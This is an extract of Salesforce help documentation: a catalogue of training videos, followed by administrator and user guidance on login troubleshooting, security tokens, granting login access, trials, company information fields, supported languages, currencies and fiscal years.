Using Chatter in Apex to Display Two Chatter Feeds in a Visualforce Page (6:00 minutes) Learn how easy it is to use Chatter in Apex to get Chatter feeds for your Salesforce Communities and display them side by side in Salesforce. Use the Developer		

Video Title	For End Users	For Administrators
Console to create an Apex custom controller, a Visualforce custom component, and a Visualforce page.		

Sales

Video Title	For End Users	For Administrators
Splitting Credit across Your Sales Team (1:44 minutes) Learn how to add revenue and overlay splits to opportunities.	✓	
Change Sets Overview (2:30 minutes) Use change sets to easily move configuration settings from one organization to another.		✓
Creating a Criteria-Based Sharing Rule (1:13 minutes) Learn how to create a sharing rule based on a field value in a record.		✓
Editing Role-Based Category Group Visibility (2:00 minutes) Allows certain roles to view information, such as questions in an answers community or articles in a knowledge base, according to specific data categories.		✓
Forecast Accurately With Collaborative Forecasts (4:48 minutes) See how to maneuver around Collaborative Forecasts so that you can reach your sales goals.	✓	
Importing Accounts Using the Data Loader Command Line Interface (5:20 minutes) Learn how to use the Data Loader CLI to import data into Salesforce.		✓
Requesting a Meeting Using Cloud Scheduler (2:37 minutes) Learn how to use Cloud Scheduler to request and schedule meetings with your customers and coworkers.	✓	
Sending Mass Email (4:31 minutes) This demo shows you how to leverage the mass email tool in Salesforce, so you can quickly contact your customers and keep track of these emails within the Salesforce app.	✓	

Video Title	For End Users	For Administrators
Setting Up Data Categories (1:30 minutes) Data categories let you classify your data based on your business needs.		✔
Using Quote Templates (2 minutes) Quote templates let you design, preview, and activate templates for the quote PDFs you send to your customers.	✔	
Entitlements Management Setup (2:46 minutes) Learn how to set up the Entitlement Management feature. Entitlement Management helps your support reps determine which customers are eligible for certain kinds of support. This video covers Entitlement Management Milestones, Entitlement Processes, Entitlements, and Service Contracts.		✔
Salesforce for Outlook Videos		
Getting Ready to Integrate Microsoft® Outlook® and Salesforce (3:00 minutes) If you want to sync contacts, events, and tasks between Microsoft® Outlook® and Salesforce, as well as add emails to Salesforce records, you'll use Salesforce for Outlook. Learn how to download and install it.	✔	
Learning about Sync Directions (2:16 minutes) Learn how to view your sync direction settings in Salesforce for Outlook, and find out whether you have permissions to change them.	✔	
Using Salesforce for Outlook (2:43 minutes) Learn how to easily sync contacts, events, and tasks with Salesforce and add emails to related Salesforce records.	✔	
Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook® (2:18 minutes) Learn how you can work with Salesforce records directly in Outlook. In addition, learn about adding Outlook emails to the Salesforce records of your choice.	✔	
How to Merge Contacts in Salesforce (1:48 minutes) Learn how you can merge duplicate contact records in Salesforce.	✔	

Service

Video Title	For End Users	For Administrators
Encourage Collaboration with Idea Themes (3:30 minutes) Idea Themes lets you invite community members to post ideas about specific topics so that members can solve problems or propose innovations for your company.	✔	
Introducing the Service Cloud Console (2:00 minutes) The Service Cloud console uses tabs to help you find and update records quickly.	✔	
Setting Up a Service Cloud Console (2:20 minutes) How to set up a Service Cloud console for support agents.		✔
Supporting Multiple Languages with Salesforce Knowledge (3:39 minutes) Learn how to translate knowledge base articles with Salesforce Knowledge.		✔

Analytics

Video Title	For End Users	For Administrators
Building Matrix Reports (2:00 minutes) This video shows you how easy it is to create matrix reports using report builder.	✔	
Using Cross Filters in Reports (2:40) Use a cross filter to find just the records you need in a report. Cross filters let you fine-tune your results by including or excluding records from related objects, without having to write formulas or code.	✔	
Getting Started with Buckets (3:00 minutes) Learn how to group your data without having to create custom fields! Buckets help you sort, organize, and understand large amounts of data in Salesforce quickly and easily. Create your own categories on the fly, without formulas or custom fields.	✔	
Getting Started with Report Builder (2:34 minutes) This video introduces you to the report builder, a powerful drag-and-drop interface for building reports.	✔	

Video Title	For End Users	For Administrators
Introducing Joined Reports in Salesforce (3:19 minutes) With joined reports, you create different types of information in a single report. Our example creates open and closed opportunities and active support cases.	✓	
An Overview of Dashboards (3:20 minutes) This demo covers some key dashboard features, such as changing the visual display, changing drill down options, and creating dynamic dashboards, so sales managers and team members can use one dashboard to track their team's or individual performance.	✓	
Tips for Scheduling Reports (2:19 minutes) Learn how to schedule reports with an active running user, send them during off-peak hours without impacting performance, and email them to the right users.		✓
Making Your Reports Run Faster (3:14 minutes) Get tips to make your reports run faster. Learn how to remove unnecessary columns, set the scope for relevant data, and use efficient filters with operators.	✓	

Data.com

Video Title	For End Users	For Administrators
Finding Data.com Accounts and Contacts and Adding Them to Salesforce (3:37 minutes) Learn how to find Data.com accounts and contacts and add them to Salesforce. Check out the Account Card.	✓	
How Do I Set Up Data.com Clean? (4:35 minutes) This video shows Salesforce administrators how to set up and maintain Data.com Clean. It covers the clean features available with the Data.com Corporate and Premium products, plus the additional features available with the Data.com Clean product.		✓
Select a Data.com Match for your Salesforce Account Record (0:47 minutes)		
Using the Data.com Industry Selector (2:56 minutes)	✓	

Video Title	For End Users	For Administrators
Learn how to use the Data.com Industry Selector to navigate easily through extensive industry lists and add industry criteria to your search for accounts or contacts.		

Force.com

Video Title	For End Users	For Administrators
Creating a Workflow Rule (2:50 minutes) Quick demo of how to create a workflow rule in Salesforce.		✓
Visual Workflow Cloud Flow Designer Overview (2:27 minutes) This demo gives you an overview of Visual Workflow's Cloud Flow Designer, the tool for creating flows. With the Salesforce Cloud Flow Designer, you can configure screens and define branching logic for your flows, completely within Salesforce, without writing any code.		✓
Building a Simple Flow (3:30 minutes) Follow along as we create a simple two-screen pledge flow using user input fields and choices. We'll collect users' information, ask them to choose a pledge level, then thank them for their donation.		✓
Importing Accounts Using the Data Loader Command Line Interface (5:20 minutes) Learn how to use the Data Loader CLI to import data into Salesforce.		✓
Using the Developer Console (4:35 minutes) Learn how to use the Developer Console to open and navigate through Apex classes, execute code, test code performance, and inspect objects in memory.		✓

Site.com

Video Title	For End Users	For Administrators
Building a Website with Site.com (3:02 minutes) Learn how to import assets to use in your site, create page templates, apply CSS styles, and add and duplicate site pages using Site.com Studio.	✓	

Video Title	For End Users	For Administrators
Editing and Managing Content with Site.com (2:53 minutes) Learn how to update the content of your website, import files, edit and format text, and add images and links using Site.com Studio.	✔	

Security

Video Title	For End Users	For Administrators
Who Sees What: Overview (4:33 minutes) Learn how you can control who sees what data in your organization.		✔
Who Sees What: Organization Access (4:25 minutes) Learn how to restrict login through IP ranges and login hours.		✔
Who Sees What: Object Access (5:51 minutes) Learn how you can grant users access to objects by using profiles.		✔
Who Sees What: Organization-Wide Defaults (6:36 minutes) Learn how you can restrict access to records owned by other users.		✔
Who Sees What: Record Access via the Role Hierarchy (7:29 minutes) Learn how you can open up access to records using the role hierarchy.		✔
Who Sees What: Record Access via Sharing Rules (4:27 minutes) Learn how you can grant access to records using sharing rules.		✔
Who Sees What: Field-level Security (3:58 minutes) Learn how you can restrict access to specific fields on a profile by profile basis.		✔
Letting Your Salesforce Administrator Access Your Account (1:41 minutes) Learn how you can grant your administrator access to your Salesforce account without distributing your password.	✔	
Removing Users' Access to Salesforce (3:45 minutes)		✔

Video Title	For End Users	For Administrators
Deactivating users in Salesforce removes access to their account data while preserving their historical activity and records. Once you understand why you deactivate users rather than deleting them, learn how to deactivate someone and see what happens to their data.		
Activating Your Computer (1:29 minutes) Learn how to activate your computer so you can log in to Salesforce outside the office.	✓	

Data Import

Video Title	For End Users	For Administrators
Data Import Overview (1:38 minutes) If you're importing data into Salesforce, the Data Import video series is a must-see. This overview video gives a quick glimpse of what each video covers, and lets you use the clickable list of titles to access the videos you're interested in.		✓
Preparing Your Data for Import (4:54 minutes) Learn how to clean up your import files and get Salesforce ready, as well as best practices for keeping data clean once it's been imported.		✓
Cleaning and Preparing Your Data Using Excel (11:27 minutes) Excel offers many features and functions to make quick work of getting your data files ready for import. We'll show you some practical ways to use these features with your import data.		✓
Should I Use Data Loader (6:34 minutes) Learn Data Loader in depth, so you can decide whether it's right for your needs. We compare it to the Import Wizards and also list some other tools you might consider.		✓
Importing Your Data in the Right Order (7:49 minutes) Learn, step by step, which objects should be imported, and when.		✓

Video Title	For End Users	For Administrators
Best Practices for Importing Data (2:47 minutes) Learn the top pain points experienced by our customers, so you can avoid them entirely! This video could save you hours of frustration. We detail how to delete a bad import, how to back up data before import, and more.		✓

How can I sign up for training?

Click **Help & Training** at the top of any page and select the Training tab to sign up for and take training classes. All classes are free and are conducted online by salesforce.com staff. Online training is not included with Personal Edition or Developer Edition.

TROUBLESHOOTING AND SUPPORT

Troubleshooting Login Issues

Available in: **All** Editions except **Database.com**

Salesforce makes it easy to log on to the service and to change your password, but you may experience issues if you forget your username or password, or if you're locked out for too many attempts to log on with the wrong credentials. The password policies set up by your administrator determine how many failed logins are allowed, how long lockout periods last, and password requirements such as minimum length.

We recommend changing your password periodically to protect the privacy of your data. If your administrator specifies that user passwords expire on a periodic basis, you'll be prompted to change your password at the end of each period.

- Forgot your password? Retrieve it.
- Locked out? Wait until the lockout period expires and try again, or contact your administrator.
- Password expired? We'll prompt you to change your password. You may also need to reactivate your computer.

Tip: You might want to bookmark theSalesforce login page using the login link you received in your welcome email. If you do create a bookmark, be sure not to accidentally bookmark the Password Reset page instead.

See Also:

Resetting Your Security Token
Retrieving Forgotten Passwords

Resetting Your Security Token

Available in: **All** Editions
Connect for Outlook, Connect Offline, Connect for Office, Connect for Lotus Notes are not available in **Database.com**

A security token is an automatically generated key that you must add to the end of your password in order to log in to Salesforce from an untrusted network. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, then you must enter `mypasswordXXXXXXXXXX` to log in. Security tokens are required whether you log in via the API or a desktop client such as Connect for Outlook, Connect Offline, Connect for Office, Connect for Lotus Notes, or the Data Loader.

You are offered a security token if you try to access Salesforce from an untrusted network. Once you have been issued a security token, you have the option to reset this security token at any time.

To reset your security token:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Reset My Security Token**.
   - If you clicked **My Settings**, select **Personal** > **Reset My Security Token**.
3. Click the **Reset Security Token** button. The new security token is sent via email to the email address on your Salesforce user record.

If you have never been offered a security token, for example, because your organization restricts the IP addresses from which you can log in, the **Reset My Security Token** node does not appear in your personal settings.

Tip: We recommend that you obtain your security token using the Salesforce user interface from a trusted network prior to attempting to access Salesforce from a new IP address.

Granting Login Access

Available in: **All** Editions

Granting administrator access available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

Watch a Demo: Letting Your Salesforce Administrator Access Your Account (1:41 minutes)

To assist you, your administrator or a customer support representative may need to log in to the application using your login. You can grant access to them for a specified duration. For security reasons, the maximum period for granting access is limited to one year. During the time you have granted access, they can use your login and access your data to help you resolve any problems.

To grant login access:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Grant Login Access**.
   - If you clicked **My Settings**, select **Personal** > **Grant Account Login Access**.
3. Set the access expiration date by choosing a value from the picklist.
4. Click **Save**.

If an administrator, support representative, or publisher makes setup changes using your login, the setup audit trail lists those changes, including the username of the delegate user who made the changes.

Note: You may be unable to grant access to certain support organizations due to restrictions set up by your administrator or based on the type of licensing used by a packaged application.

Understanding Your Administrator's Role

Retrieving Forgotten Passwords

Available in: **All** Editions

1. Go to `https://login.salesforce.com`.
2. Click **Forgot your password?**.
3. Enter your username and click **Continue**. You'll receive an email at the email address specified on your Salesforce Personal Information page.

4. Click the link provided in the email, answer your password question, and click **Continue**. A temporary password is automatically sent to your email address.
5. Click the link to log in using the temporary password.
6. When prompted, enter a new password.

You might have to activate your computer to successfully log in to Salesforce whenever your password is changed or reset, or when you log in from a computer you have not previously used to access Salesforce.

How can I log Salesforce support cases?

To log support cases, visit the Self-Service Portal. If you require additional assistance, open a case through Customer Support in the Help & Training window.

SET UP AND MAINTAIN YOUR SALESFORCE ORGANIZATION

Welcome, Salesforce Administrators

Available in: All Editions

As a Salesforce administrator—that is, a user assigned to the Administrator profile—you're responsible for setting up your online organization, which means adding users and configuring the system for your needs.

This guide contains the details you need to set up and maintain a Salesforce organization.

We hope this guide provides the complete content you need to get your organization up and running with Salesforce. If you need further support, contact the Support team at salesforce.com.

SALESFORCE TRIALS

Trial Overview

Available in: **All** Editions except **Database.com**

During your trial, you can evaluate Salesforce before you subscribe. Your trial includes:

- Sample data. You can delete sample data or start a new trial.
- Administrator privileges. The person who signed up automatically becomes the administrator. You can add another administrator when you add more users.
- A variety of Salesforce features.
- The ability to subscribe to Salesforce.

Note: Features included in your trial may not be available in the Edition you choose to purchase.

If you set up multiple users in your trial and later choose to convert to Personal Edition, all users except the original system administrator will be deactivated.

Starting a New Trial

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To start a new trial:	"Modify All Data"

When you sign up for Salesforce, you can choose an industry-specific template with sample data. During your trial period, you can start a new trial with a blank template. To start a new trial, you must abandon your current trial, including all data and customizations.

You can start a new trial if you have:

- Less than 1000 rows of data
- No additional user licenses added by salesforce.com
- No additional functionality enabled by salesforce.com

To start a new trial:

1. From Setup, click **Data Management** > **Start a New Trial**. This link is available only during your trial period.
2. Select your language and template preferences.
3. Enter the requested text stating that you want to abandon your current trial organization and all of its data. This includes both sample data and data you have entered.
4. Check the box to confirm that all of your current trial data will be lost.
5. Click **Submit**.
6. When the confirmation page appears, click **Submit**.

Note: By choosing to start a new trial, you are abandoning your current trial organization including all existing data and customizations. You will no longer be able to access the trial or data. Only usernames will be preserved.

Converting a Trial Using Checkout

Available in: **Personal**, **Contact Manager**, **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions

Users with a Checkout account can convert a Salesforce trial into an Edition subscription. If your organization doesn't have self-service access to Checkout, submit a request to your salesforce.com representative.

To convert your trial Edition into a subscription using Checkout, you must create a quote.

Note: At any point during the quote creation process, you can click **Request Assistance** to contact your salesforce.com account representative.

To convert your trial Edition into a subscription:

1. To create a quote, click **Subscribe Now** or select Checkout from the Force.com Apps drop-down list. Note that the Edition and products used in your trial organization are preselected in Checkout.

   Important: If at any point during quote creation you close the window, you lose all changes. If you are creating a new quote, you lose the entire quote. You can click **Save for Later** on any page if you want to save your changes and continue editing it later.

2. If you are a new user, or creating or editing a quote from a trial, enter and confirm the information on the Subscription Information tab.
3. If you are creating or editing a quote from a trial of a larger Edition, enter and confirm the information on the Products page, review your billing information, and click **Jump to Order Review**.
4. If you want to create a quote for another Edition, click **Editions and Pricing**. Enter and confirm the subscription, product, and billing information, then click **Jump to Order Review**. The Order Review page displays the information you entered, as well as complete pricing for all products on the quote.

   Note: If you convert a trial organization to a lesser Edition, such as moving from a Professional Edition trial to a Group Edition subscription, some features and data from your trial are deleted. To accept the deletions, select the `Acknowledgment` checkbox. Click **Review this** to see a list of features not supported in your chosen Edition. If you want to back up all of your data before converting, log into your Salesforce organization and from Setup, click **Data Management** > **Data Export**.

5. Verify your purchase and click **Place Order**.

As a trial user, if you create a quote and don't follow through with placing an order, the quote is saved in Checkout. Once you complete a quote and place an order for an Edition subscription, any other Edition quotes you have open are closed.

Checkout User Guide

Deleting Trial Data

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete trial data:	"Modify All Data"

When you sign up for Salesforce, your organization is initially populated with some sample data. During your trial period, administrators can delete all of this sample data plus all of your organization's data at one time.

To delete all of the existing data in a trial organization:

1. From Setup, click **Data Management** > **Delete All Data**. This link is available only during your trial period.
2. Enter the requested text stating that you understand that all of the data in your organization will be deleted. This includes both sample data and data you have entered. Your user and administration setup is not affected.
3. Click **Submit**.

After your trial period has ended, you can delete any sample data manually or with the Mass Delete feature.

SET UP YOUR ORGANIZATION

Company Information Overview

See the information provided when your company signed up with Salesforce under Setup at **Company Profile** > **Company Information**.

Available in: **All** editions

User Permissions Needed	
To view company information:	"View Setup and Configuration"
To change company information:	"Customize Application"

From the Company Information page, you can:

- Edit your company's information.
- View the user licenses, feature licenses, and usage-based entitlements your organization has access to.
- Add or subtract user or feature licenses.

In addition to license types, the following portal login information is listed for organizations that have Customer Portals or partner portals enabled:

- `Monthly Logins Allotted` shows the maximum number of customer or partner portal logins allowed per month.
- `Monthly Logins Used` indicates the number of successful logins for all users associated with a customer or partner portal user license for the month.

See Also:

Company Information Fields
Enabling Multiple Currencies

Company Information Fields

The available fields vary according to which Salesforce Edition you have.

The Company Information page has the following fields (listed in alphabetical order), including the user and feature licenses purchased for your organization.

Field	Description
`Address`	Street address of the organization. Up to 255 characters are allowed in this field.
`Admin Newsletter`	Allow administrators in your organization to choose whether they want to receive administrator-targeted promotional emails from salesforce.com.
`API Requests, Last 24 Hours`	The total number of API requests issued by the organization in the last 24 hours. The maximum number of requests depends on your Edition.
`City`	City in which organization is located. Up to 40 characters are allowed in this field.
`Corporate Currency`	The currency in which the organization's corporate headquarters reports revenue. Serves as the basis for all currency conversion rates. Only for organizations that use multiple currencies.
`Country`	Country in which organization is located. Up to 80 characters are allowed in this field.
`Country` (beta)	The country for the address. Entry is selected from a picklist of standard values.
`Created By`	User who signed up the organization, including creation date and time. (Read only)
`Currency Locale`	The country or geographic region in which the organization is located. The setting affects the format of currency amounts. For single currency organizations only.
`Default Language`	The default language that is selected for new users in the organization. This setting determines the language used for the user interface text and help. In all editions except Personal Edition and Database.com, individual users can separately set the language for their own login, which will override the organization setting. In Group Edition, this field is called `Display Language`. This setting also determines the language in which all customizations—such as custom fields, tabs, and user interface options—are stored. For customizations, individual users' language settings do not override this setting.
`Default Locale`	The default country or geographic region that is selected for new users in the organization. This setting determines the format of dates, times, and names in Salesforce. In Contact Manager, Group, Professional, Enterprise, Unlimited, and Developer Edition organizations, individual users can set their personal locale, which overrides the organization setting. In Group Edition, this field is called `Locale`.

Field	Description
`Default Time Zone`	Primary time zone in which the organization is located. A user's individual `Time Zone` setting overrides the organization's `Default Time Zone` setting. Note: Organizations in Arizona should select "Mountain Standard Time," and organizations in parts of Indiana that do not follow Daylight Savings Time should select "Eastern Standard Time."
`Division`	Group or division that uses the service, for example, PC Sales Group. Up to 40 characters are allowed in this field.
`Fax`	Fax number. Up to 40 characters are allowed in this field.
`Fiscal Year Starts In`	If using a standard fiscal year, the starting month and year for the organization's fiscal year. If using a custom fiscal year, the value will be "Custom Fiscal Year."
`Hide Notices About System Downtime`	Select this checkbox to prevent advance notices about planned system downtime from displaying to users when they log in to Salesforce.
`Hide Notices About System Maintenance`	Select this checkbox to prevent advance notices about planned system maintenance from displaying to users when they log in to Salesforce.
`Modified By`	User who last changed the company information, including modification date and time. (Read only)
`Newsletter`	Allow users in your organization to choose whether they want to receive user-targeted promotional emails from salesforce.com.
`Organization Name`	Name of the organization. Up to 80 characters are allowed in this field.
`Phone`	Main phone number at organization. Up to 40 characters are allowed in this field.
`Primary Contact`	Person who is main contact or administrator at the organization. You can enter a name, or select a name from a list of previously defined users. Up to 80 characters are allowed in this field.
`Salesforce Licenses`	Number of Salesforce user accounts that can be defined for access to the service. This is the number of Salesforce user licenses for which the organization is billed, if charges apply.
`Salesforce.com Organization ID`	Code that uniquely identifies your organization to salesforce.com.

Field	Description
`Restricted Logins, Current Month`	Number of restricted login users who have logged in during the current month. This value resets to zero at the beginning of each month. The maximum number of restricted login users for the organization is in parentheses.
`State`	State or province in which organization is located. Up to 80 characters are allowed in this field.
`State/Province` (beta)	The state or province for the address. Entry is selected from a picklist of standard values.
`Streaming API Events, Last 24 Hours`	The total number of Streaming API events used by the organization in the last 24 hours. The maximum number of events depends on your edition.
`Zip`	Zip or postal code of the organization. Up to 20 characters are allowed in this field.
`Used Data Space`	Amount of data storage in use; the value is expressed as a measurement (for example, 500 MB) and as a percentage of the total amount of data storage available (for example, 10%).
`Used File Space`	Amount of file storage in use; the value is expressed as a measurement (for example, 500 MB) and as a percentage of the total amount of file storage available (for example, 10%).

Company Information Overview

Required Domains

Available in: All Editions.

Salesforce uses these domains to deliver content.

- *.staticforce.com
- *.content.force.com
- *.force.com
- *.salesforce.com

If you whitelist domains, add these to your list of allowed domains. If you've disabled third-party cookies (typically enabled by default in all major browsers), you must accept them for Salesforce to function properly. If your users have general access to the Internet, no action is required.

Improved Setup User Interface Overview

The improved Setup user interface provides a streamlined interface for viewing and managing personal and administrative setup tasks.

Available in: **All** editions except **Database.com**

When the improved Setup user interface is enabled in an organization, you might notice several differences from the original user interface.

- The Setup menu is accessed from the Setup link on the upper-right corner of any Salesforce page.
- The Setup menu is organized into goal-based categories: Administer, Build, Deploy, Monitor, and Checkout.
- Personal settings, which all Salesforce users can edit, are available from a separate My Settings menu.

  To access My Settings, click your name in the upper-right corner of any Salesforce page, then click **My Settings**. You can also access My Settings from your Chatter profile page: in the right pane, click **My Settings**.
- The My Settings home page includes quick links for easily accessing the most commonly used personal settings tools and tasks.

Important: When enabled, the improved Setup user interface is activated for every user in an organization. Be sure to notify your organization before enabling or disabling this setting.

To enable the improved Setup user interface, from Setup, click **Customize** > **User Interface**, then select **Enable Improved Setup User Interface**.

Note: The improved Setup user interface:

- Is not supported in Internet Explorer version 6
- Is available only when the new user interface theme is enabled

Understanding Language, Locale, and Currency

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

The Salesforce settings for language, locale, time zone, and currency can affect how objects (Accounts, Leads, Opportunities, etc.) are displayed. In a single currency organization, the Salesforce administrators set the currency locale, default language, default locale, and default time zone for their organizations and the users can set their individual language, locale, and time zone on their personal settings pages. In a multiple currency organization, the Salesforce administrators set the corporate currency, default language, default locale, and default time zone for their organizations and the users can set their individual currency, language, locale, and time zone on their personal settings pages.

Note: Single language organizations cannot change their language, although they can change their locale.

Setting	Who can edit the setting
`Currency`	User in a multiple currency organization
`Corporate Currency`	Administrator in a multiple currency organization
`Currency Locale`	Administrator in a single currency organization
`Default Currency ISO Code`	Not editable
`Default Language`	Administrator
`Default Locale`	Administrator
`Default Time Zone`	Administrator
`Information Currency`	Not editable
`Language`	User
`Locale`	User
`Time Zone`	User

Language Settings Overview

Available in: **All** Editions except **Database.com**

The Salesforce Web user interface, Salesforce for Outlook, Connect for Outlook, Connect Offline, and Connect for Office are available in multiple languages.

The Salesforce Web user interface has two language settings:

- Personal language—All on-screen text, images, buttons, and online help display in this language. Edit your personal information to change this setting.

- Default organization language—This applies to all new users until they select their personal language. This setting also determines the language in which all customizations—such as custom fields, tabs, and user interface options—are stored. For customizations, users' personal language settings don't override this default setting. Some setup items that are manually entered by an administrator can be translated in the Translation Workbench.

  Administrators can change this setting by editing the company information.

Text entered by users remains in the language in which it was entered.

Understanding Language, Locale, and Currency

What languages does Salesforce support?

Salesforce.com offers three levels of language support: fully supported languages, end user languages, and platform-only languages. All languages are identified by a two-character language code (such as `en`) or a five-character *locale* code (such as en_AU).

Note: Setting a default locale is different from setting a default language.

Aside from the three levels of language support for Salesforce features, documentation, and application development tools, there are two ways you can actually localize your organizations. First, the Translation Workbench: The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language..

If your custom application uses a small number of Salesforce's standard tabs and fields, you can translate them by renaming tab and field labels.

Fully Supported Languages

You can change the language for all features, including Help, to one of the following fully supported languages from Setup by clicking **Company Profile** > **Company Information** > **Edit**.

- Chinese (Simplified): `zh_CN`
- Chinese (Traditional): `zh_TW`
- Danish: `da`
- Dutch: `nl_NL`
- English: `en_US`
- Finnish: `fi`
- French: `fr`
- German: `de`
- Italian: `it`
- Japanese: `ja`
- Korean: `ko`
- Portuguese (Brazil): `pt_BR`
- Russian: `ru`
- Spanish: `es`
- Swedish: `sv`

- Thai: th*

  * Even though the Salesforce interface is fully translated to Thai, Help remains in English.

End User Languages

For end user languages, Salesforce provides translated labels for all standard objects and pages except Setup and Help. End user languages are useful if you have a multilingual organization or partners who speak languages other than your company's default language.

When you specify an end user language, labels and Help that are not translated fall back to English except for Spanish (Mexico), which falls back to Spanish.

- Arabic: ar
- Bulgarian: bg
- Czech: cs
- English (UK): en_GB
- Greek: el
- Spanish (Mexico): es_MX
- Hebrew: iw
- Hungarian: hu
- Indonesian: in
- Norwegian: no
- Polish: pl
- Romanian: ro
- Turkish: tr
- Ukrainian: uk
- Vietnamese: vi

Platform-Only Languages

Platform-only languages are used when you want to localize custom functionality (apps) that you've built on the Salesforce platform. When you choose a platform-only language, Salesforce provides translations for all of the custom objects and field labels in the chosen language.

Platform-only languages are available in all of the places you can select a language in the application, but selecting a platform-only language will default all labels in the application to English. All customizations made to Salesforce can be translated into a platform-only language, and renaming can be used to provide translations for standard field names on most objects. However, informative text and non-field label text is not translatable.

When you specify a platform-only language, labels for standard objects and fields fall back to English except: English (Australia), English (India), English (Malaysia), and English (Philippines) fall back to English (UK); French (Canada) falls back to French; Moldovan falls back to Romanian; and Portuguese (European) falls back to Portuguese (Brazil).

- Albanian: sq
- Armenian: hy
- Basque: eu
- Bosnian: bs
- Croatian: hr
- English (Australia): en_AU
- English (Canada): en_CA
- English (India): en_IN
- English (Malaysia): en_MY

- English (Philippines): `en_PH`
- Estonian: `et`
- French (Canada): `fr_CA`
- Georgian: `ka`
- Hindi: `hi`
- Icelandic: `is`
- Irish: `ga`
- Latvian: `lv`
- Lithuanian: `lt`
- Luxembourgish: `lb`
- Macedonian: `mk`
- Malay: `ms`
- Maltese: `mt`
- Moldovan: `ro_MD`
- Montenegrin: `sh_ME`
- Portuguese (European): `pt_PT`
- Romansh: `rm`
- Serbian (Cyrillic): `sr`
- Serbian (Latin): `sh`
- Slovak: `sk`
- Slovenian: `sl`
- Tagalog: `tl`
- Urdu: `ur`
- Welsh: `cy`

Supported Locales

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To view company information:	"View Setup and Configuration"
To change company information:	"Customize Application"
The available personal setup options vary according to which Salesforce Edition you have.	

The Salesforce locale settings determine the following display formats:

- Date and time
- Users' names

- Addresses
- Commas and periods in numbers

Locale names with a country in parentheses also set a default currency.

Name	Code	Default currency	Date and time format	Time format	Number format	Name format	Address format

Supported Time Zones

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Database.com**, and **Developer** Editions

User Permissions Needed	
To view company information:	“View Setup and Configuration”
To change company information:	“Customize Application”
The available personal setup options vary according to which Salesforce Edition you have.	

You can find a list of Salesforce supported times zones and codes under your personal settings.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**, then click **Edit**.
   - If you clicked **My Settings**, select **Personal** > **Language & Time Zone**.
3. Click the Time Zone drop-down list for a list of supported time zones.

Setting Corporate Currency

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view currencies:	“View Setup and Configuration”
To change currencies:	“Customize Application”

You must specify a Corporate Currency, which reflects the currency in which your corporate headquarters reports revenue. A salesforce.com representative initially sets your corporate currency upon activation of the feature. All conversion rates are based on the corporate currency.

Important: Ensure that Multi-Currency is enabled in your organization.

To change your corporate currency:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. Click **Change Corporate**.
3. Choose a new corporate currency from the list of active currencies, and click **Save**.

Editing Conversion Rates

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To view currencies:	"View Setup and Configuration"
To change currencies:	"Customize Application"

You can manage exchange rates between your active and inactive currencies and the corporate currency by editing the conversion rates. These are static exchange rates that apply to all currency fields used in your organization. In addition to these conversion rates, your organization may also use dated exchange rates for opportunities and opportunity products.

To edit your organization's static conversion rates:

1. From Setup, click **Company Profile** > **Manage Currencies**.
2. If advanced currency management is enabled, click **Manage Currencies**.
3. Click **Edit Rates** in the Active Currencies or Inactive Currencies lists.
4. Enter the conversion rate between each currency and your corporate currency.
5. Click **Save**.

When you change the conversion rates, currency amounts are updated using the new rates. Previous conversion rates are not stored. All conversions within opportunities, forecasts, and other amounts use the current conversion rate.

If your organization uses advanced currency management, you can also manage dated exchange rates for currency fields on opportunities and opportunity products.

Note:

- You cannot track revenue gain or loss based on currency fluctuations.

- Changing conversion rates causes a mass recalculation of roll-up summary fields, which may take up to 30 minutes, depending on the number of records affected and other factors.

About Fiscal Years

Available in: **All** Editions except for **Database.com**.

User Permissions Needed	
To define or edit fiscal years:	"Customize Application"
To view fiscal years:	"View Setup and Configuration"

Not all businesses use the Gregorian year for their fiscal year. Salesforce makes it easy for you to define a fiscal year that fits your business needs.

If your fiscal year follows the Gregorian calendar, but does not start in January, you can simply and easily set your fiscal year by defining a standard fiscal year. If your fiscal year follows a different structure, you can define a custom fiscal year that meets your needs.

Whether you use a standard fiscal year or a custom fiscal year, you can define individual fiscal years once for your entire organization. These fiscal year definitions allow you to use these fiscal periods throughout Salesforce including in reporting, opportunities, and forecasting.

Tip: As a best practice, define your custom fiscal years after your current forecast. Also, update product schedules and forecasts whenever a custom fiscal year is created or changed.

Standard Fiscal Years

Standard fiscal years are periods that follow the Gregorian calendar, but can start on the first day of any month of the year. Unlike custom fiscal year, standard fiscal years can be used by organizations that do not have customizable forecasting enabled.

Custom Fiscal Years

For companies that break down their fiscal years, quarters, and weeks into custom fiscal periods based on their financial planning requirements, Salesforce allows you to flexibly define these periods using custom fiscal years. For example, as part of a custom fiscal year, you can create a 13-week quarter represented by three periods of 4, 4, and 5 weeks, rather than calendar months.

If you use a common fiscal year structure, such as 4-4-5 or a 13-period structure, you can rapidly define a fiscal year by simply specifying a start date and an included template. If your fiscal year structure is not included in the templates, you can easily modify a template. For example, if you use three fiscal quarters per year (a trimester) rather than four, delete or modify quarters and periods to meet your needs.

Custom fiscal periods can be named based on your standards. For example, a fiscal period could be called "P2" or "February."

